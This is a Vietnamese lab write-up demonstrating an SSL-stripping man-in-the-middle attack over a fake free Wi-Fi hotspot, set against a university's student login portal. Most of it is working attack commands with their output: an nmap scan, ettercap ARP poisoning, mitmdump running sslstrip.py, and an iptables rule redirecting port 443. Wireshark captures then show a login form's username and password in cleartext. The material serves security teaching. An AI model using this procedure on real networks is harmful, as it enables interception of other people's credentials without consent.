

-demo tấn công hạ chứng chỉ https to http-

- máy attack

```
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.20.10.5 netmask 255.255.255.240 broadcast 172.20.10.15
    inet6 fe80::eccb:b21b:bcc4:b512 prefixlen 64 scopeid 0x20<link>
    inet6 2401:d800:9fcd:4eac:b0f2:19a1:b86:5730 prefixlen 64 scopeid 0x0<global>
    ether 00:f4:8d:9f:04:75 txqueuelen 1000 (Ethernet)
    RX packets 996452 bytes 1433513464 (1.3 GiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 125927 bytes 14154804 (13.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- máy victim

```
Wireless LAN adapter Wi-Fi:

    Connection-specific DNS Suffix  . : 
    IPv6 Address. . . . . : 2401:d800:9fcd:4eac:a51e:5021:a526:b11
    Temporary IPv6 Address. . . . . : 2401:d800:9fcd:4eac:d9b8:3fcf:6f17:3e50
    Link-local IPv6 Address . . . . . : fe80::8efb:c29e:9453:72d7%4
    IPv4 Address. . . . . : 172.20.10.9
    Subnet Mask . . . . . : 255.255.255.240
    Default Gateway . . . . . : fe80::ccc9:5dff:fed9:af64%4
                                172.20.10.1
```

-kịch bản:

1	hacker tạo 1 wifi hostport free để đánh lừa nạn nhân truy cập vào
2	hacker tiến hành hạ chứng chỉ https xuống http để bắt đầu bắt các gói tin nhạy cảm
3	nạn nhân truy cập vào wifi và truy cập các trang web
4	nạn nhân nhập các thông tin nhạy cảm như username, password, message....
5	hacker tiến hành thu thập các gói tin http chứa các thông tin không được mã hóa

- các bước thực hiện

-> hacker tiến hành quét nmap các máy đã bắt wifi của mình

```
(base) └─(tuanbaodz@tuanbaodz)-[~]
└─$ sudo nmap -sN 172.20.10.0/24
[sudo] password for tuanbaodz:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-11 11:46 +07
Nmap scan report for 172.20.10.1
Host is up (0.022s latency).
All 1000 scanned ports on 172.20.10.1 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: CE:C9:5D:D9:AF:64 (Unknown)

Nmap scan report for 172.20.10.9
Host is up (0.029s latency).
All 1000 scanned ports on 172.20.10.9 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 3C:9C:0F:70:DC:5D (Intel Corporate)
```

-> quét ra địa chỉ nạn nhân:172.20.10.9

- sử dụng tool ettercap để làm thủ thuật mitm

Cụ thể, câu lệnh này có các thông số như sau:

- "ettercap": tên của ứng dụng
- "-Tq": chế độ tương tác và đồng thời ẩn danh trong khi chạy câu lệnh
- "-M arp:remote": sử dụng kỹ thuật ARP để thực hiện cuộc tấn công giả mạo địa chỉ MAC
- "-i wlan0": giao diện mạng được sử dụng để thực hiện cuộc tấn công
- "-S": kích hoạt chế độ chuyển tiếp, cho phép máy chủ và máy khách trao đổi thông tin
- "/172.20.10.1//": địa chỉ IP của máy chủ mục tiêu
- "/172.20.10.9//": địa chỉ IP của máy khách mục tiêu

```
(root@tuanbaodz)~[/home/tuanbaodz]
# ettercap -Tq -M arp:remote -i wlan0 -S /172.20.10.1// /172.20.10.9//

ettercap 0.8.4-rc copyright 2001-2020 Ettercap Development Team

Listening on:
wlan0 -> 00:F4:8D:9F:04:75
172.20.10.5/255.255.255.240
fe80::eccb:b21b:bcc4:b512/64
2401:d800:9fcd:4eac:b0f2:19a1:b86:5730/64

This product includes GeoLite2 Data created by MaxMind, available from https://www.maxmind.com/.
Privileges dropped to EUID 65534 EGID 65534...

34 plugins
42 protocol dissectors
56 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services

Scanning for merged targets (2 hosts)...

* |=====| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : 172.20.10.1 CE:C9:5D:D9:AF:64
GROUP 2 : 172.20.10.9 3C:9C:0F:70:DC:5D
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help
```

Cụ thể, câu lệnh này có các thông số như sau:

"ettercap": tên của tool

"-Tq": chế độ tương tác và đồng thời ẩn danh trong khi chạy câu lệnh

"-M arp:remote": sử dụng kỹ thuật ARP để thực hiện cuộc tấn công giả mạo địa chỉ MAC

"-i wlan0": giao diện mạng được sử dụng để thực hiện cuộc tấn công

"-S": kích hoạt chế độ chuyển tiếp, cho phép máy chủ và máy khách trao đổi thông tin

"/172.20.10.1/": địa chỉ IP của router

"/172.20.10.9/": địa chỉ IP của máy victim

=> ý nghĩa câu lệnh: ettercap sử dụng kỹ thuật arp để thực hiện giả mạo địa chỉ MAC, đồng thời hãy ghi lại các trao đổi giữa máy chủ và máy khách, sử dụng interface wlan0.

-> bắt các gói tin có ip = 172.20.10.9 thành công

p.addr == 172.20.10.9

Time	Source	Destination	Protocol	Length	Info
1949	16.799775638	20.198.118.190	172.20.10.9	TLSv1.2	1288 Server Hello, Certificate, Server Key Exchange, Server Hello Done
1950	16.805394054	172.20.10.9	20.198.118.190	TCP	54 50040 -> 443 [FIN, ACK] Seq=179 Ack=1235 Win=130048 Len=0
1952	16.807860376	172.20.10.9	20.198.118.190	TCP	54 50041 -> 443 [FIN, ACK] Seq=179 Ack=1235 Win=130048 Len=0
1954	16.811331458	20.198.118.190	172.20.10.9	TCP	66 443 -> 50040 [ACK] Seq=1235 Ack=180 Win=64128 Len=0 SLE=179 SRE=180
1955	16.811396209	20.198.118.190	172.20.10.9	TCP	66 443 -> 50041 [ACK] Seq=1235 Ack=180 Win=64128 Len=0 SLE=179 SRE=180
1962	18.841218983	172.20.10.9	172.20.10.1	DNS	76 Standard query 0x2ba9 AAAA www.facebook.com
1963	18.841408388	172.20.10.9	172.20.10.1	DNS	76 Standard query 0xc070 A www.facebook.com
1964	18.841408460	172.20.10.9	172.20.10.1	DNS	76 Standard query 0x32c5 HTTPS www.facebook.com
1965	18.847336306	172.20.10.9	172.20.10.1	DNS	76 Standard query 0x2ba9 AAAA www.facebook.com
1966	18.847371903	172.20.10.9	172.20.10.1	DNS	76 Standard query 0xc070 A www.facebook.com
1967	18.847398709	172.20.10.9	172.20.10.1	DNS	76 Standard query 0x32c5 HTTPS www.facebook.com
1968	18.854779883	172.20.10.1	172.20.10.9	DNS	150 Standard query response 0x32c5 HTTPS www.facebook.com CNAME star-mini.c10r.facebook.com SOA a.ns.c10r.facebook.com
1969	18.855332485	172.20.10.1	172.20.10.9	DNS	150 Standard query response 0x32c5 HTTPS www.facebook.com CNAME star-mini.c10r.facebook.com SOA a.ns.c10r.facebook.com
1970	18.917997766	172.20.10.9	172.20.10.1	DNS	76 Standard query 0xe360 AAAA www.facebook.com
1971	18.919333557	172.20.10.9	172.20.10.1	DNS	76 Standard query 0xe360 AAAA www.facebook.com
1972	18.929672751	172.20.10.1	172.20.10.9	DNS	133 Standard query response 0x2ba9 AAAA www.facebook.com CNAME star-mini.c10r.facebook.com AAAA 2a03:2880:f15c:83:face:b00c:0:25de
1973	18.929672809	172.20.10.1	172.20.10.9	DNS	133 Standard query response 0xe360 AAAA www.facebook.com CNAME star-mini.c10r.facebook.com AAAA 2a03:2880:f15c:83:face:b00c:0:25de
1974	18.931345814	172.20.10.1	172.20.10.9	DNS	133 Standard query response 0x2ba9 AAAA www.facebook.com CNAME star-mini.c10r.facebook.com AAAA 2a03:2880:f15c:83:face:b00c:0:25de
1975	18.931380599	172.20.10.1	172.20.10.9	DNS	133 Standard query response 0xe360 AAAA www.facebook.com CNAME star-mini.c10r.facebook.com AAAA 2a03:2880:f15c:83:face:b00c:0:25de
1976	18.945132483	172.20.10.1	172.20.10.9	DNS	121 Standard query response 0xc070 A www.facebook.com CNAME star-mini.c10r.facebook.com A 157.240.217.35
1977	18.951325045	172.20.10.1	172.20.10.9	DNS	121 Standard query response 0xc070 A www.facebook.com CNAME star-mini.c10r.facebook.com A 157.240.217.35
1978	18.958136614	172.20.10.9	172.20.10.1	ICMP	149 Destination unreachable (Port unreachable)
1979	18.959341519	172.20.10.9	172.20.10.1	ICMP	149 Destination unreachable (Port unreachable)

=> tấn công đứng giữa thành công

-> hacker sử dụng công cụ tấn công mitmdump để tiến hành tấn công hạ chứng chỉ bằng tệp script sslstrip.py

```
(root@tuanbaodz)-[/home/tuanbaodz]
# mitmdump -s Downloads/sslstrip.py -m transparent
[11:49:38.776] Loading script Downloads/sslstrip.py
[11:49:38.779] transparent proxy listening at *:8080.
```

```
172.20.10.9:50134: GET https://210.86.226.170/media/jact/medium/images/ANHBIACATEGORY/o-ti-
<< 200 OK 192k
172.20.10.9:50133: GET https://210.86.226.170/media/jact/medium/images/CACDONVI/capnhat28.0
<< 200 OK 52.1k
172.20.10.9:50124: GET https://210.86.226.170/media/jact/medium/images/GIOI_THIEU/bgh2020/1
<< 200 OK 162k
172.20.10.9:50134: GET https://210.86.226.170/media/jact/medium/images/ANHBIACATEGORY/o-to-
<< 200 OK 178k
172.20.10.9:50134: GET https://210.86.226.170/media/jact/medium/images/ANHBIACATEGORY/o-to-
<< 200 OK 171k
172.20.10.9:50133: GET https://210.86.226.170/media/jact/medium/images/ANHBIACATEGORY/o-to-
<< 200 OK 155k
172.20.10.9:50124: GET https://210.86.226.170/media/jact/medium/images/ANHBIACATEGORY/o-to-
<< 200 OK 181k
172.20.10.9:50134: GET https://210.86.226.170/media/jact/medium/images/GIOI_THIEU/Be-giang-t
<< 200 OK 85.2k
172.20.10.9:50134: GET https://210.86.226.170/images/banners/UPN.png
<< 200 OK 50.8k
172.20.10.9:50124: GET https://210.86.226.170/images/WCSII.HCM.jpg
<< 200 OK 62.8k
172.20.10.9:50134: GET https://210.86.226.170/images/WCS.QN.jpg
<< 200 OK 65.0k
172.20.10.9:50134: GET https://210.86.226.170/images/ftuemail.jpg
<< 200 OK 41.9k
172.20.10.9:50124: GET https://210.86.226.170/images/W-don-vi.jpg
<< 200 OK 73.0k
172.20.10.9:50133: GET https://210.86.226.170/images/banners/logokiemdinh8.jpg
<< 200 OK 120k
172.20.10.9:50134: GET https://210.86.226.170/images/2017Baners/WIFI2.png
<< 200 OK 20.3k
172.20.10.9:50124: GET https://210.86.226.170/images/TCVB.png
<< 200 OK 31.7k
172.20.10.9:50124: GET https://210.86.226.170/media/jact/medium/images/ANHBIACATEGORY/HTDN2
<< 200 OK 180k
172.20.10.9:50125: GET https://210.86.226.170/media/jact/big/images/2022/thang12/29/3/nh.pn
```

=>giải thích câu lệnh:

mitmdump sẽ sử dụng tệp script "sslstrip.py" để chuyển đổi kết nối HTTPS thành HTTP và bắt giữ dữ liệu truy cập được truyền qua các kết nối mạng. Các tệp tin kết quả có thể được lưu trữ hoặc hiển thị trên màn hình.

=> tệp sslstrip.py là một script được sử dụng trong tấn công "SSL stripping", nó giúp đổi các kết nối HTTPS sang HTTP,Trong tấn công "SSL stripping", tên miền được yêu cầu bởi người dùng sẽ bị chuyển hướng từ HTTPS sang HTTP, do đó, tất cả các thông tin được truyền qua kết nối không được mã hóa và có thể bị giám sát hoặc sửa đổi bởi kẻ tấn công. Khi tệp tin "sslstrip.py" được sử dụng kết hợp với các công cụ khác như "mitmproxy" hay "mitmdump", nó có thể giúp kẻ tấn công tạo ra các trang web giả mạo và lừa đảo người dùng, để thu thập thông tin đăng nhập và mật khẩu.

-> tạo quy tắc trong bảng nat của iptables

```
[sudo] password for tuanbaodz:
(root@tuanbaodz)-[/home/tuanbaodz]
# iptables -t nat -A PREROUTING -p tcp --destination-port 443 -j REDIRECT --to-ports 8080


(root@tuanbaodz)-[/home/tuanbaodz]
#
```

=> giải thích câu lệnh

câu lệnh trên sẽ chuyển hướng lưu lượng truy cập từ cổng 443(https) đến cổng 8080(http) nhằm để sslstrip có thể tấn công hạ chứng chỉ từ https về http.

- iptables là một công cụ tường lửa trên Linux và được sử dụng để quản lý các quy tắc định tuyến, NAT và lọc gói tin trên hệ thống.
- -t nat chỉ định bảng nat, bảng này sẽ được sử dụng để cấu hình quy tắc NAT.
- -A PREROUTING thêm một quy tắc vào chuỗi PREROUTING, đây là chuỗi các quy tắc được áp dụng trước khi các gói tin được định tuyến tới đích.
- -p tcp chỉ định giao thức TCP, quy tắc sẽ được áp dụng cho các gói tin sử dụng giao thức này.
- --destination-port 443 chỉ định cổng đích là cổng 443, đây là cổng HTTPS mặc định.
- -j REDIRECT chỉ định hành động sẽ được thực hiện khi gói tin khớp với quy tắc, ở đây là chuyển hướng (redirect) gói tin.
- --to-ports 8080 chỉ định cổng đích mới là cổng 8080, đây là cổng mà SSLstrip sẽ lắng nghe và thực hiện việc chuyển đổi giao thức HTTPS sang HTTP.

-> nạn nhân truy cập vào trang web: <https://qldt.ftu.edu.vn/>




=> do chủ quan nên nạn nhân đã bỏ qua cảnh báo và tiếp tục truy cập trang web


-> giao diện http hiện ra, và nạn nhân tiếp tục truy cập vào phần tín chỉ để tiến hành đăng ký tín chỉ



-> nạn nhân tiến hành đăng nhập để đăng ký tín chỉ



-> nạn nhân đã nhập username, password của mình: testing DHsTHftu/tuanbaodz





-> máy hacker lập tức bắt được các gói tin http từ wireshark

2000.07271.10080	212.10.10.9	210.86.226.163	172.20.10.9	HTTP	277 HTTP/1.1 500 Internal Server Error (text/html)
79342 102.075598246	210.86.226.163	172.20.10.9	210.86.226.163	HTTP	669 GET /favicon.ico HTTP/1.1
79319 106.897862456	172.20.10.9	210.86.226.163	172.20.10.9	HTTP	532 HTTP/1.1 200 OK (text/html)
79304 100.791215239	210.86.226.163	172.20.10.9	210.86.226.163	HTTP	1131 POST /login.aspx HTTP/1.1 (application/x-www-form-urlencoded)
79271 99.720695741	172.20.10.9	210.86.226.163	172.20.10.9	HTTP	1285 HTTP/1.1 200 OK (GIF89a)
10562 23.987208209	210.86.226.163	172.20.10.9	210.86.226.163	HTTP	687 GET /Images/Menu/image_drop_1b.gif HTTP/1.1
10355 23.355314818	172.20.10.9	210.86.226.163	172.20.10.9	HTTP	277 HTTP/1.1 500 Internal Server Error (text/html)
10111 14.324269388	210.86.226.163	172.20.10.9	210.86.226.163	HTTP	669 GET /favicon.ico HTTP/1.1
9596 12.886735257	172.20.10.9	210.86.226.163	172.20.10.9	HTTP	1345 HTTP/1.1 200 OK (application/x-javascript)
9349 12.698261376	210.86.226.163	172.20.10.9	172.20.10.9	HTTP	1093 HTTP/1.1 200 OK (application/x-javascript)
9081 12.326378392	210.86.226.163	172.20.10.9	210.86.226.163	HTTP	744 GET /WebResource.axd?d=4j8MTAwEKCfBTnsOGUxmF2VFwB9FYThuUKFLDwowS82FmHim4E84v2J_ByMq-Ttqn50w9uHq7ZIDeCJdnbXl_DMSJ7pChz8m_zcPRPhxB8...
8279 10.582958678	172.20.10.9	210.86.226.163	172.20.10.9	HTTP	744 GET /WebResource.axd?d=41en5sNZE3caJrfmxj6Qqk1IuQIvhpZpvqXr8I08CqkDy5qUkm_8YzqzjLEV4bkoLiAtmBgIwPh_4shId6wUnQPYHCNqtvrwj0wFybbeJ0...
8278 19.581911627	210.86.226.163	172.20.10.9	210.86.226.163	HTTP	715 GET /login.aspx HTTP/1.1
8277 10.580878135	172.20.10.9	210.86.226.163	172.20.10.9	HTTP	
7421 9.161311560	172.20.10.9	210.86.226.163	172.20.10.9	HTTP	

-> đây là gói tin chứa thông tin tài khoản mật khẩu được chuyển từ máy khách đến database của web và đi qua router, bị máy đứng giữa bắt lại.

Wireshark · Packet 70271 · wlan0

Checksum: 0xb43d [unverified]  
[Checksum Status: Unverified]  
Urgent Pointer: 0  
[Timestamps]  
[SEQ/ACK analysis]  
TCP payload (1077 bytes)  
TCP segment data (1077 bytes)  
[2 Reassembled TCP Segments (1924 bytes): #70270(847), #70271(1077)]  
Hypertext Transfer Protocol  
HTML Form URL Encoded: application/x-www-form-urlencoded  
Form item: "\_EVENTTARGET" = ""  
Form item: "\_EVENTARGUMENT" = ""  
Form item: "\_VIEWSTATE" = "/wEPDwUJLTU0MTk0NzI5ODZQWAgID02QWBAIBD2QWAgIBD2QWAmYPZBYEAQEPDxYCHgt0YXZpZ2F0ZVYyYUhmfi9sb2dpb15hc3B4ZGQCAw8PFgIfAAU0Zm9ydW1ob21lLnFz...  
Form item: "\_VIEWSTATEGENERATOR" = "C2EE9ABB"  
Form item: "\_EVENTVALIDATION" = "/wEdAAWxTS+EHpqdXvLE0rykfwFH8x5TPe4Fb2SCxwQFXqQd6Fz4Ff/mRdr9eJovHJ26GXDROdl5Dt407K+LnH/gkYIQ0LfbvGI/Wk1EnCpPRzC0arK6GN02d04+Qy...  
Form item: "Login1\$UserName" = "testingDHsTHFu"

Key: Login1\$UserName  
Value: testingDHsTHFu

0650 3d 43 32 45 45 39 41 42 42 26 5f 5f 45 56 45 4e =C2EE9AB B8\_\_EVEN  
0660 54 56 41 4c 49 44 41 54 49 4f 4e 3d 25 32 46 77 TVALIDAT ION=%2Fw  
0670 45 64 41 41 57 78 54 53 25 32 42 45 48 70 71 64 EdAAWxTS %2BEHqpd  
0680 58 76 6c 45 30 72 79 6b 66 77 46 48 38 78 35 54 XvLE0ryk fwFH8x5T  
0690 50 65 34 46 62 32 53 43 78 57 51 46 58 51 71 44 Pe4Fb2SC xwQFXqQd  
06a0 36 46 7a 34 46 66 25 32 46 6d 52 64 72 39 65 4a 6Fz4Ff%2 FmRdr9eJ  
06b0 6f 76 48 4a 32 36 47 58 44 52 30 64 6c 35 44 74 ovHJ26GX DR0dl5Dt  
06c0 34 4f 37 4b 25 32 42 4c 6e 48 25 32 46 67 6b 59 407K%2BL nh%2FgkY  
06d0 49 51 39 4c 66 62 76 47 49 25 32 46 57 6b 31 45 I09Lfbvg I%2Fwk1E  
06e0 6e 43 70 50 52 7a 43 30 61 72 4b 36 47 4e 30 32 nCpPRzC0 arK6GN02  
06f0 64 30 34 25 32 42 51 79 35 62 52 61 66 4b 48 6f d04%2BQy 5bRafkHo  
0700 33 58 75 66 74 79 6d 37 4c 38 68 6e 79 45 31 64 3XuftyM7 l8hnyE1d  
0710 6d 51 72 43 73 57 26 4c 6f 67 69 6e 31 25 32 34 mQrCsW&L ogin1%24  
0720 55 73 65 72 4e 61 6d 65 3d 74 65 73 74 69 6e 67 UserName =testing  
0730 44 48 73 54 48 46 74 75 26 4c 6f 67 69 6e 31 25 DHsTHFu &Login1%  
0740 32 34 50 61 73 73 77 6f 72 64 3d 74 75 6e 62 61 24Passwo rd=tunba  
0750 6f 64 7a 26 4c 6f 67 69 6e 31 25 32 34 4c 6f 67 odz&Logi n1%24Log  
0760 69 6e 42 75 74 74 6f 6e 3d 25 43 34 25 39 30 25 inButton =%C4%90%  
0770 43 34 25 38 33 6e 67 2b 6e 68 25 45 31 25 42 41 C4%83ng+ nh%E1%BA  
0780 25 41 44 70 %ADp

Frame (1131 bytes) Reassembled TCP (1924 bytes)

☒ Show packet bytes

Help

Close

=> demo tấn công hạ chứng chỉ https xuống http bằng sslstrip và mitm thành công.